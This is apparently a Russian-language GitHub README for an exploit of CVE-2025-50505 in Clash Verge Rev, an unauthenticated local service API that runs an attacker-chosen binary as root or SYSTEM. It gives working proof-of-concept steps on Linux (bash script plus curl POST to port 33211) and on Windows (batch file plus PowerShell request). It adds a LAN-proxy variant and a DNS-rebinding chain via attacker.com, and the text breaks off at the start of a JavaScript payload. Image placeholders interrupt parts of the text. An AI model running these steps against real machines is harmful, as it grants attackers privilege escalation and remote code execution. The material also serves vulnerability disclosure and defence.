 a0yami/cve-2025-50505
Эксплойт для CVE-2025-50505 в Clash Verge Rev, демонстрирующий локальное повышение привилегий и удалённое выполнение кода через неаутентифицированный API, включая методы DNS-ребinding и reverse shell.

Неавторизованный API приводит к произвольному выполнению команд и повышению привилегий в Clash Verge Rev
Уязвимость связана с неаутентифицированной конечной точкой API, предоставляемой компонентом clash-verge-service, который по умолчанию устанавливается с повышенными привилегиями. Эта ошибка позволяет атакующему выполнять произвольные команды, что приводит к двум основным сценариям атаки: локальному повышению привилегий (LPE) на хост-машине и удалённому выполнению кода (RCE) при определённых условиях.
Вектор RCE может быть использован атакующими в той же локальной сети (LAN), если пользователь включил LAN-подключения. Более критично то, что атака может быть проведена из публичного интернета путём сочетания уязвимости с атакой DNS Rebinding, что позволяет атакующим обходить политики безопасности браузера и выполнять команды на машине жертвы, просто заставив её посетить вредоносный веб-сайт.
Первое публичное предупреждение об этой уязвимости было сделано @KawaiiZapic в X.
Компонент clash-verge-service работает с высокими привилегиями (root или SYSTEM) и предоставляет неаутентифицированный HTTP API на 127.0.0.1:33211. Уязвимость находится в конечной точке /start_clash, которая принимает JSON-нагрузку для управления запуском процесса ядра Mihomo.
Сервис формирует и выполняет команду на основе нескольких параметров из этой нагрузки, следуя структуре, похожей на:
<bin_path> -d <config_dir> -f <config_file> >> <log_file>
Критически важно, что все четыре параметра — bin_path, config_dir, config_file и log_file — полностью контролируются атакующим. Хотя Rust обеспечивает встроенную защиту от классической инъекции команд (например, использования ; или | для объединения команд), контроль атакующего над всей структурой команды позволяет провести двухэтапную атаку для достижения произвольного выполнения кода.
/start_clash не реализована аутентификацияclash-verge-service/src/service/mod.rs
// Line 29
const LISTEN_PORT: u16 = 33211;
// Line 77~80
let api_start_clash = warp::post()
    .and(warp::path("start_clash"))
    .and(warp::body::json())
    .map(move |body: StartBody| wrap_response!(COREMANAGER.lock().unwrap().start_clash(body)));
// Line 98~107
warp::serve(
    api_get_version
        .or(api_start_clash)
        .or(api_stop_clash)
        .or(api_stop_service)
        .or(api_get_clash)
        .or(api_exit_sys),
)
.run(([127, 0, 0, 1], LISTEN_PORT))
.await;
start_clash() вызывает start_mihomo(), а start_mihomo() вызывает функцию process::spawn_process(bin_path, &args, log), передавая bin_path. spawn_process() вызывает std::Command::new(command) для выполнения командыclash-verge-service/src/service/core.rs
let pid = process::spawn_process(bin_path, &args, log)?;
clash-verge-service/src/service/process.rs
let child = Command::new(command)
    .args(args)
    .stdout(log)
    .stderr(Stdio::null())
    .spawn()?;
echo -e '#!/bin/bash\nid > /root/pwned' > /home/user/pwn
chmod +x /home/user/pwn

curl -XPOST http://127.0.0.1:33211/start_clash \
     -H 'Content-Type: application/json' \
     -d '{

       "bin_path":"/home/user/pwn",
       "config_dir":"/tmp",
       "config_file":"/dev/null",
       "log_file":"/tmp/x"
     }'

sudo cat /root/pwned
pwn.bat:
@echo off
whoami > C:\Users\xxx\Desktop\pwned.txt
test.ps1:
$apiUrl = "http://127.0.0.1:33211/start_clash"
$headers = @{ "Content-Type" = "application/json" }
$body = @{
    bin_path    = "C:\Users\xxx\Desktop\pwn.bat"
    config_dir  = "C:\Windows\Temp"
    config_file = "NUL"
    log_file    = "C:\Windows\Temp\exploit.log"
} | ConvertTo-Json

Invoke-RestMethod -Uri $apiUrl -Method Post -Headers $headers -Body $body

Уязвимость может быть повышена до RCE в двух сценариях.
Если пользователь включил опцию «Allow LAN» (局域网连接) в клиенте Clash Verge Rev, прокси-сервер приложения становится доступен для всех устройств в той же локальной сети. Атакующий в той же LAN может воспользоваться этим, направив свой вредоносный запрос через открытый прокси жертвы.
curl --proxy http://192.168.108.129:7897 \
     -XPOST http://127.0.0.1:33211/start_clash \
     -H 'Content-Type: application/json' \
     -d '{
         "bin_path":"/path/to/malicious/script",
         "config_dir":"/tmp",
         "config_file":"/dev/null",
         "log_file":"/tmp/x"
     }'
Более продвинутая атака может быть выполнена из интернета без необходимости доступа к LAN. Цепочка атаки использует DNS Rebinding в сочетании с особым поведением браузера, известным как эксплойт «0.0.0.0-day».
Ключ к этой атаке в том, что Firefox и некоторые версии Chromium обрабатывают IP-адрес 0.0.0.0 как псевдоним 127.0.0.1. Это позволяет атакующему обходить современные функции безопасности браузера, такие как Same-Origin Policy (SOP) и Private Network Access (PNA).
Ход атаки выглядит следующим образом:
attacker.com).attacker.com в реальный публичный IP-адрес. Вредоносная страница загружается в браузере жертвы.attacker.com на 0.0.0.0 с очень коротким TTL.attacker.com и теперь получает 0.0.0.0.127.0.0.1 на машине жертвы.Поскольку источником запроса по-прежнему является attacker.com, скрипт успешно обходит ограничения безопасности и напрямую взаимодействует с уязвимым API clash-verge-service на 127.0.0.1:33211, достигая удалённого выполнения кода.
/**
 * Clash-Verge-Rev payload
 */
const ClashVergeTrueLog = () => {
